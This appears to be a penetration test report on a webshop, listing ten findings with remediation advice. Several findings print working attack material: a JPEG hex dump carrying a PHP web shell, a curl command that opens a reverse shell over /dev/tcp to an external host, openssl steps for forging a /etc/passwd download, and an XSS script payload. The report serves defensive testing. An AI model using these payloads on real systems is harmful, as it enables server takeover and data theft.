Penetration Test Report

Compu Global Hyper Mega Net Inc.
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Contents

1 Management summary

This reports covers the findings of different security tests and analysis efforts. Before the launch of their webshop *example.tld* Compu Global ordered a pentest for the web application itself and a security assessment for the server configuration and interfaces to external services.

As testing strategy a depth-first search strategy was requested, so there was no search for all possible security issues (breadth-first), but for the most severe issues trying to exploit them in the deepest feaseable way in the given testing timeframe.

The research object was a PHP based OXID Webshop testsystem running on a LAMP split stack on CentOS 8. As additional information relevant network diagrams were provided as well as the versioned source code of the webapp itself. The sourcecode access was used to accelerate testing on potential weaknesses, it was not reviewed in its entirety this test is not to be considered a full source code audit.

1.1 Testing procedure

The test was split into three parts. At first a white-box penetration test of the webapplication and its backend, followed by a review of the server configuration finalized by a review of usage and configuration of the interfaces to external services. The testers had full admin backend access.

The webapplication pentest was conducted bypassing the cloudflare web application firewall by IP whitelisting. The test started with a short automated websecurity scan with Dirb, Nikto, ZAP, and sqlmap as well as mioso customized scanners. After that a manual assessment of the business logic of the shop and manual testing of the different requests and functions in the webshop frontend was performed. Once the frontend was assessed the backend was tested in the same manner. Finally all relevant findings where tested to be fully operational even through the cloudflare web application firewall.

The server test was mostly conducted from inside the datacenter hosting the webshop using an jumphost within the very same network which is housing the application and the database server. The database server itself was considered out-of-scope and only accessed to verify findings. The assessment started by a manual review of the application-server configuration followed by a network traffic analysis on the server.

The interface test was primarily an assessment of the comunication through the cloud middleware SuperServiceBus. The SuperServiceBus is used to exchange data between the OXID webshop and the Compu Global customers central ERP system. The assess-

ment was done by traffic analysis on the server, punctual API sourcecode review and manual input and output tests between the application server and the flat file interface on the ERP side behind the cloud middleware.

1.2 Legends of Risk Classes

The vulnerabilities identified during the penetration test are classified based on their expected risk level. Table 1.1 below introduces the various risk classes and outlines recommended treatment guidelines along with the associated effort required.


Risk	Treatment Guidelines	Effort Required
High	The risk must be addressed in the short term.	High effort for risk treatment must be accepted.
Medium	The risk should be addressed in the medium term.	Measures for risk treatment should cause moderate additional effort.
Low	The risk can generally be accepted.	Measures for risk treatment should cause minimal additional effort.

Table 1.1: Overview of Risk Classes

1.3 Findings

During the test ten security issues were discovered. Seven were rated with high, one with medium and two with low severity. Nine out of ten issues were found in the actual web application, while only one finding was due to faulty configuration of infrastructure.

Figure 1.1: finding distribution



1.4 Recommended Actions

This is a list of short recommendations in order of priority from high to low. For more detailed recommendations see the finding details chapter.

Finding	Explanation of Risks	Recommendations
RCE by file upload (2.1)	The ability to upload files that can execute arbitrary code on the server is critical. It allows attackers to gain control over the server, leading to potential data breaches, unauthorized access, and further exploitation of the system.	Implement stricter file upload validation and filtering.
Arbitrary file download via catalogue-Download.php (2.2)	This vulnerability allows attackers to download arbitrary files from the server, which can include sensitive data or configuration files. This could lead to information disclosure, aiding further attacks.	Restrict file download capabilities to authorized users and sanitize inputs.
Brute-forceable TOTP Tokens (2.3)	If the Time-based One-Time Password (TOTP) tokens are susceptible to brute force attacks, it can undermine the authentication process, potentially allowing unauthorized access to user accounts.	Enhance TOTP implementation to resist brute-force attacks.
Admin session leaks from URI (2.4)	Leaking admin session information via URI can allow attackers to hijack admin sessions, giving them unauthorized access to administrative functions and sensitive data.	Ensure sensitive session data is not exposed in URIs.
BasicAuth on /log and /admin (2.5)	Using Basic Authentication without additional security measures can be insufficient, as credentials can be easily intercepted, leading to unauthorized access.	Improve authentication mechanisms for admin access.
Password hashing is too weak (2.6)	Weak password hashing algorithms make it easier for attackers to crack passwords and gain unauthorized access to user accounts and sensitive information.	Adopt stronger password hashing algorithms.
XSS from backend to frontend and back (2.7)	Cross-Site Scripting (XSS) vulnerabilities allow attackers to inject malicious scripts, potentially leading to data theft, session hijacking, and other malicious activities.	Sanitize and validate all inputs to prevent XSS.
User enumeration via forgot password function (2.8)	User enumeration can help attackers identify valid usernames, which can be used in brute-force or social engineering attacks.	Implement measures to prevent user enumeration.
Too long session timeout (2.9)	Long session timeouts increase the risk of session hijacking, as sessions remain active for extended periods, potentially being exploited by attackers.	Reduce session timeouts to minimize hijacking risks.
Weak CSP (2.10)	A weak Content Security Policy (CSP) can leave the application vulnerable to various attacks, including XSS and data injection attacks.	Strengthen the CSP to protect against data injection and XSS attacks.

Table 1.2: Explanation of Risks for Findings and Recommended Actions

2 Finding Details

2.1 RCE by file upload

Severity rating: high


type: auth. remote code execution | impact: critical | likelyhood: medium | fix: trivial

CAPEC-22 CAPEC-35 CAPEC-75 CAPEC-176 CWE-73 CWE-434

Summary

A specially crafted jpeg file containing PHP code can be uploaded. A second `.htaccess` webserver config file can be uploaded to enable execution of the first crafted file by the PHP parser. This way an attacker with backend access can obtain code execution on the application server.

Figure 2.1: file upload form



Details

In `cl=article_extend` `fnc=save` the filename parameter `myfile[FL@oxarticles__oxfile]` is not blocking `.htaccess`-files. This enables an attacker to upload a custom `.htaccess` to the `./out/pictures/media/` folder and thus enabling PHP execution there. A file

containing the following line is sufficient and also not very suspicious to the untrained eye.

```
AddType application/x-httpd-php .jpg
```

Afterwards a crafted JPEG file can be uploaded by the same function which contains a PHP-Shell to execute arbitrary command as apache user.

Figure 2.2: Modified JPEG header

```
0000   ff d8 ff e0 00 10 4a 46   49 46 00 01 01 01 00 78   |......JFIF.....x|
0010   00 78 00 00 ff fe 00 5f   50 57 4e 45 44 21 20 3c   |.x....._PWNED! <|
0020   3f 70 68 70 20 65 63 68   6f 20 27 3c 70 72 65 3e   |?php echo '<pre>|
0030   43 6f 6d 6d 61 6e 64 3a   27 3b 20 65 63 68 6f 20   |Command:'; echo |
0040   73 79 73 74 65 6d 28 24   5f 47 45 54 5b 27 61 27   |system($_GET['a'|
0050   5d 29 3b 20 65 63 68 6f   20 27 3c 2f 70 72 65 3e   |]); echo '</pre>|
0060   27 3b 20 5f 5f 68 61 6c   74 5f 63 6f 6d 70 69 6c   |'; __halt_compil|
0070   65 72 28 29 3b ff db 00   43 00 05 03 04 04 04 03   |er();...C.......|
0080   05 04 04 04 05 05 05 06   07 0c 08 07 07 07 07 0f   |................|
```

Using a crafted JPEG has two advantages for a potential attacker here: the JPEG still looks normal to unsuspecting users and also bypasses any checks of filetype as it is still a valid JPEG.

Figure 2.3: a friendly looking JPEG

Combined with the `/dev/tcp` enabled *bash* on the app server, we were able to drop a connect-back shell to our external testing server and reach full shell access for the webserver user to deploy a persistent backdoor on the webserver.

```
curl https://example.tld/pictures/media/vanillahappycat1337.jpg?\
a=bash%20-i%20%3E%26%20/dev/tcp/evil.mioso.com/1339%200%3E%261
```

Figure 2.4: obtained shell access

```
$ nc -vlp 1339
Ncat: version 7.70 ( https://nmap.org/ncat )
Nat Listening on :::1337
Nat Listening on 0.0.0.0:1337
Ncat Connection from 203.0.113.42.
Ncat Connection from 203.0.113.42:47235.
bash: cannot set terminal process group (190103): Inappropriate joctl for device bash: no job control for this shell
bash-4.4$ id
uid=48 (apache) gid=48 (apache) groups=48 (apache context=system_u:system_r:httpd_t:s0)
bash-4.4$ pwd
/var/opt/html/src/media/pictures
bash-4.45
```

We were able to bypass the Web Application Firewall with this exploit. However a more sophisticated PHP-Shell could have been used with obfuscation and command encoding in case the WAF would have blocked stricter.

Recommended Actions

We suggest to ensure that no *.htaccess* files can be uploaded and in addition disable *.htaccess* file-based configuration changes in the webserver entirely. Per-directory configuration should always be supplied directy in the webserver config.

We also suggest to avoid passing the filename directly from user-input to the filesystem in general. Unless keeping the user-supplied filename is mandatory for operation one should always prefer generated names for uploaded files to prevent config-value overriding issues from malicious uploads.

This issue is an *authenticated code execution* issue. It should be kept in mind that due to missing CSRF tokens in the forms and the general possibility of compromised admins (either digitally by trojan or directly by blackmail or social engineering) we have rated the likelyhood as `medium`. If you do not consider all your admins trustworthy enough to have shell access on the server this issue should be addressed prior to launch.

2.2 Arbitrary file download via catalogueDownload.php

Severity rating: high

type: broken crypto | impact: high | likelyhood: high | fix: medium


CWE-1391

Summary

The API for the download of catalogues uses an encrypted download code to access the corresponding PDF file on the webserver.

Details

Figure 2.5: download endpoint



The parameter for catalog is generated for each session, probably to prevent direct link sharing for the catalogues. Closer inspection revealed that each parameter contained the prefix "U2FsdGVkX1" which is the common magic for "openssl enc'd data with salted password, base64". Since the encryption was bound to the session, we tried all cookies values and found that the session uuid was used as password:

Figure 2.6: decrypted file path

```
sh-5.1$ openssl aes-256-cbc -d -a -in <(echo "U2FsdGVkX1+ilH0cNmA8vDOec9v12mg7Va
jbHI5EZeDgQe335UVxA0n/q+cCwxSJHXZup3fABNaaXRV60ptpseFAMwVSM7GNLjRQAjkcxZA=") -pa
ss "pass:55637879-506b-4bdc-b912-d8a18f794f26"
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
/var/www/example.tld/webshop/downloads/catalogs/Fall2016.pdfsh-5.1$
```

Not only did openssl warn us of a deprecated key derivation method, the contents also disclosed the webserver's local path.


Next we tried to fabricate a custom download link with a standard unix path and using our session-id to encrypt the parameter:

Figure 2.7: crafted download parameter for /etc/passwd

```
sh-5.1$ openssl aes-256-cbc -a -in <(echo -n "/etc/passwd") -pass pass:55637879-
506b-4bdc-b912-d8a18f794f26
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
U2FsdGVkX1/sC5p8HKjRuTdjjarq4cobkZMok3Q7UR4=
```

Using this code we created our download link

Figure 2.8: browser displaying downloaded /etc/passwd



and it let us download the /etc/passwd file.

The deployed WAF usually blocks downloads to critical paths, such as /etc/passwd, but due to the encryption we were able to bypass all security measures provided by the WAF.

Recommended Actions

> The encryption does not provide any added security since the encryption password is shared with the user via cookie anyway. The code should be simplified to just passing the filename as a parameter for the download without path or encoding. This way the WAF can also provide some added deterrence for attackers. If desired the download can be limited to logged-in users, but without the code it can still be shared between legitimate customers which should result in added usablitiy and user experience.

2.3 Brute-forceable TOTP Tokens

Severity rating: high

type: missing rate limiting | impact: high | likelyhood: high | fix: medium

CAPEC-49 CWE-307

Figure 2.9: MFA brute force tool

The custom one time password (TOTP) endpoint has no fail to ban or rate limiting. This allows an attacker, who has guessed or phished the password of an MFA-enabled account, to brute force the TOTP Token, rendering MFA ineffective. This does not seem to be a configuration issue, but an inherent flaw in the OTP implementation.

A singe thread that can make a single guess per second against the TOTP Token for 24 hours has an expectancy value of 8%. That means that it would take approximately eight days to reach an expectancy value of 50% or thirty-five days to reach an expectancy value of 95%.

Figure 2.10: one thread taking one guess per second

$$1-(\frac{999999}{1000000})^{1thread\times 60seconds\times 60minutes\times 24hours\times 1day} = 0.08277277270110761$$
$$1-(\frac{999999}{1000000})^{1thread\times 60seconds\times 60minutes\times 24hours\times 8day} = 0.49902563437330805$$
$$1-(\frac{999999}{1000000})^{1thread\times 60seconds\times 60minutes\times 24hours\times 35day} = 0.9513936701188164$$

Using 100 Threads guessing three times a second, an expectancy value of 50% is reached after 40 minutes, or 96% after 3 hours.

Figure 2.11: one hundred threads taking three guesses per second

$$1-(\frac{999999}{1000000})^{100threads\times 3guesses\times 60seconds\times 40minutes} = 0.5132479192810036$$
$$1-(\frac{999999}{1000000})^{100threads\times 3guesses\times 60seconds\times 60minutes\times 3hours} = 0.9608361683501627$$

The POC that can be found in the Appendix, returns the bearer token that can be used to do authenticated requests.

Figure 2.12: MFA brute force output

```
[...]
Testing: 653118; new session is: BX5KKn[...]; Result: Invalid [...]
Testing: 919335; new session is: Xrnmbz[...]; Result: Invalid [...]
Testing: 786255; new session is: ; Result:

*   Trying 203.0.113.42:443...
* Connected to example.com (203.0.113.42) port 443 (#0)
[...]
> POST /auth/realms/app/login-actions/authenticate?session_code=[...]
[...]
< HTTP/2 302
< server: nginx
< date: Fri, 02 Jan 1970 07:35:48 GMT
< content-length: 0
< location: https://example.com/
            #session_state=305f19d6-d3e3-4926-9466-bf29d863c84d
            &id_token=eyJhbGciOiJS[...]
            &token_type=Bearer
            &expires_in=900
[...]
< set-cookie: IDENTITY=eyJhbGciOiJI [...] ALL3sT_U1M6ccOY; Version=1;
   Path=/auth/realms/app/; SameSite=None; Secure; HttpOnly
< set-cookie: IDENTITY_LEGACY=eyJhbGciOiJI [...] ALL3sT_U1M6ccOY;
   Version=1; Path=/auth/realms/app/; Secure; HttpOnly
< set-cookie: SESSION=app/b07757b [...]; Version=1; Expires=Fri,
   07-Jan-1970 17:35:48 GMT; Max-Age=36000; Path=/auth/realms/pzs/;
   SameSite=None; Secure
[...]
* Connection #0 to host example.com left intact
```

Recommended Actions

Implement a global rate limit for the OTP endpoint to a reasonably low number. Invalidate the respective TOTP token after 3 failed attempts.

2.4 Admin session leaks from URI

Severity rating: high

type: configuration | impact: medium | likelyhood: unknown | fix: trivial

CAPEC-425 CAPEC-560 CWE-598

Summary

A valid session cookie can be crafted from the URI parameters of an arbitrary admin backend link.

Details


The viable part of an admin session cookie for the admin backend of the webshop, the *force_admin_sid* parameter is also present as get parameters in the URI of an arbitrary admin backend link with an active session.

So simply by getting hold of any URI of an admin backend session, the respective admin can be impersonated.

```
curl 'https://example.tld/admin/index.php?\
n_sid=sgss9tq1j56jvtgl23bnmemb12&\
oken=53C43B1&shp=1'\
   -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
       Firefox/68.0'\
   -H 'Accept:
       text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'\
   -H 'Accept-Language: en-US,en;q=0.5'\
   -H 'Referer: https://example.tld/de/admin/'\
   -H 'Connection: keep-alive'\
   -H 'Cookie: oxidadminprofile=0%40Standard%4010%401;
       oxidadminlanguage=en;
       dx_ipbasedshop_forced=forced%3Atrue%3Bcountry%3Ade; sid_key=oxid;
       admin_sid=sgss9tq1j56jvtgl23bnmemb12;'\
   -H 'Upgrade-Insecure-Requests: 1'\
   -H 'Cache-Control: max-age=0'\
   -H 'TE: Trailers'\
   --compressed
```

The URI can be leaked in many ways. For example by mistake when opening the backend during a screensharing session.

Figure 2.13: admin session token in URI



Even if an admin clicks a link in the backend, that is pointed to an external resource, the URI is leaked to the external Server via the referer header of request.

```
GET / HTTP/1.1
Host: pentest.mioso.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
   Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*\/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:https://example.tld/admin/index.php?
    admin_sid=sgss9tq1j56jvtgl23bnmemb12&
    sectoken=53C43B1&
Connection: keep-alive
Cookie: _ga=GA1.2.778001662.1610527139
Upgrade-Insecure-Requests: 1
```

A social engineer that can obtain - for example - a screenshot of the admin backend, can steal the admin-session of an admin and use it to gain full and persistent access to the shop backend.

Recommended Actions

We suggest to completely remove the `admin_sid` and `sectoken` HTTP GET parameters from all URIs in the web shop.

2.5 BasicAuth on /log and /admin

Severity rating: high


type: weak authentication | impact: high | likelyhood: medium | fix: medium

CWE-348 CWE-862

Summary

A configuration issue with the loadbalcer and the webservers .htaccess configuration allows an attacker to bypass http basic authentication.

Figure 2.14: Intended Header Flow



Details

BasicAuth is used on the webshops to restrict access to admin interfaces and e.g. the /log folder. The use of HTTP basic authentication has various disadvantages: On the one hand username and password are transmitted to the server with every request. This significantly increases the attack surface. In addition, the password hashes on the server are MD5 hashes. So if these files ever get into the hands of an attacker, the attacker could simply reverse non-complex passwords into the original passwords.


Another disadvantage is the seemingly simple configuration. The Require directive has the value “any” as the default setting. This means that if you configure several authen-

tication methods, such as username/password, and IP whitelisting, one of the two criteria is sufficient for the web server to grant access. The app servers of the example.tld webshops also exhibit this configuration error.

On first sight IP address whitelisting appears to be a sensible means of restricting access, as a public IP address cannot simply be forged. Even if this were possible, there are more than 4 billion possible IPv4 addresses to try.

In fact, it is not easy to spoof an IPv4 address, but in this case of the example.tld webshop, the app server does not even see the user's IP address directly. Since a load balancer is used, the load balancer writes the original sender address in the request header *X-Forwarded-For*.

Figure 2.15: Attack Header Flow



The webshop proxy acting as a load balancer has a configuration error. The proxy should always use the *X-Forwarded-For* header to the source IP address. If a request already arrives with an *X-Forwarded-For* header set at the load balancer, this should be overwritten with the actual IP address of the request. However, this is exactly what the proxy in question does not do.

So if you simply send a suitable header with every request *X-Fowarded-For*, you can access the locked areas without a password. The aim is therefore to find the right one of the approx. 4 billion IP addresses that grants the attacker access. For this purpose, the attacker searches the public domain name system for IP addresses that are linked

to a example.tld domain. For this list of IP addresses, the attacker now determines the corresponding IP addresses in the public RIPE database. The attacker can now try out these ranges.


In the case of this respective webshop, the attacker is quickly successful: the DNS entry for stage.example.tld points to the address *172.27.133.7*, the RIPE DB assigns this address range as a 172.27.129.0/19 network of ImagoTel Germany. This network includes 8192 IP addresses, of which 64 turn out to be actually whitelisted. The attacker can bypass the HTTP Basic Auth with just a few requests.

In the case of the staging system, which should be completely inaccessible via the .htaccess IP filter, even the staging system's own public IP address is in the whitelist. Here the attacker not even have to search any databases to overcome the access hurdle.

Recommended Actions

As mitigation, reconfigure the load balancer according to the Figure 2.16: Fixed header flow. For the final repair of this architectural problem, redesign your access control structure.

Figure 2.16: Fixed Header Flow



2.6 Password hashing is too weak

Severity rating: high

type: configuration | impact: medium | likelyhood: unknown | fix: trivial

CAPEC-112 CWE-916

Summary

In the function `setLoginData` at `../shop/source/Database.php` and in `public function encodePasswd(sPass,sSalt)` at public function `encodePassword(sPass,sSalt)` it shows that the used hashfunction for passwords is `SHA512(password + salt)`.

This is not secure and makes the passwords database vulnerable to offline dictionary attacks. It is a common attack scenario to steal the users table from the database to gain email + password pairs of users.

Details

When using a signature hash like sha512 instead of a cryptographic hash for passwords this makes it very easy for attackers to decrypt the password hashes to plaintext. In fact the chosen hash method is so simple there is a *hashcat*-kernel (Mode 1710) available for brute forcing even without a dictionary by just using GPU Shader cores - one Nvidia GTX 1080 can do about 1 Gigahashes per second. This is especially critical since many users still re-use their passwords for other accounts.

We also were able to extract other password hashes+salt by using the update SQL functions in the admin interface. While this is requires an authenticated full admin it enables this admin to extract passwords from other admins without their knowledge to run attacks against them.

Recommended Actions

> We propose to change this immediately to PBKDF2-based hashing!

2.7 XSS from backend to frontend and back

Severity rating: high

type: configuration | impact: medium | likelyhood: unknown | fix: trivial

CAPEC-63 CAPEC-592 CWE-80

Summary

In the article short description field is not correctly input sanitzed. This introduces a stored Cross Site Scripting vulnarability. A low privilege backend user can execute JavaScript code on frontend and backend users computers in the scope of the web-shop.

Details

In `POST` on `article_main` the field `val[articles_shortdesc]` is not sanitized for `<script>` and other tags. Leading to the possibility of code injection into the rendered website of the article. Any user who is able to edit this value can inject malicious JavaScript into the article's main page. (Given the above admin token leak this is an excellent attack method). Further the `shortdesc`-field is stripped in the admin backend, so it is easy to hide the malicious code from other admins by simply using lots of whitespace behind a legitimate field value:

```
A very good Product!!!
    <script>alert("pwned");</script>
```

An admin can be lured into this by using the article-preview in the bottom of the article view. This way stealing admin session tokens becomes simple.

Recommended Actions

Implement proper input sanitization. Please do check other fields as well, due to the stipulated testing-strategy we did not test this with every field in the backend.

2.8 User enumeration via forgot password function

Severity rating: medium

type: configuration | impact: medium | likelyhood: unknown | fix: trivial

CAPEC-112 CWE-204

Summary

Any email address can be verified to be registered in the Compu Global shop by using the forgot password function. This can be used to find attack targets for credential stuffing attacks or to try out lists of leaked email address password combo lists. This works for frontend and backend.

Details

The webshop response for a email address registered in the shop differs from the response produced by submitting a email address that has no respective Compu Global user account. In the backend the request returns an errorpage, but the request errormessage differs if the email address exits in the backend or not.

```
curl 'https://example.tld/admin/index.php?' \
   -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
      Firefox/68.0' \
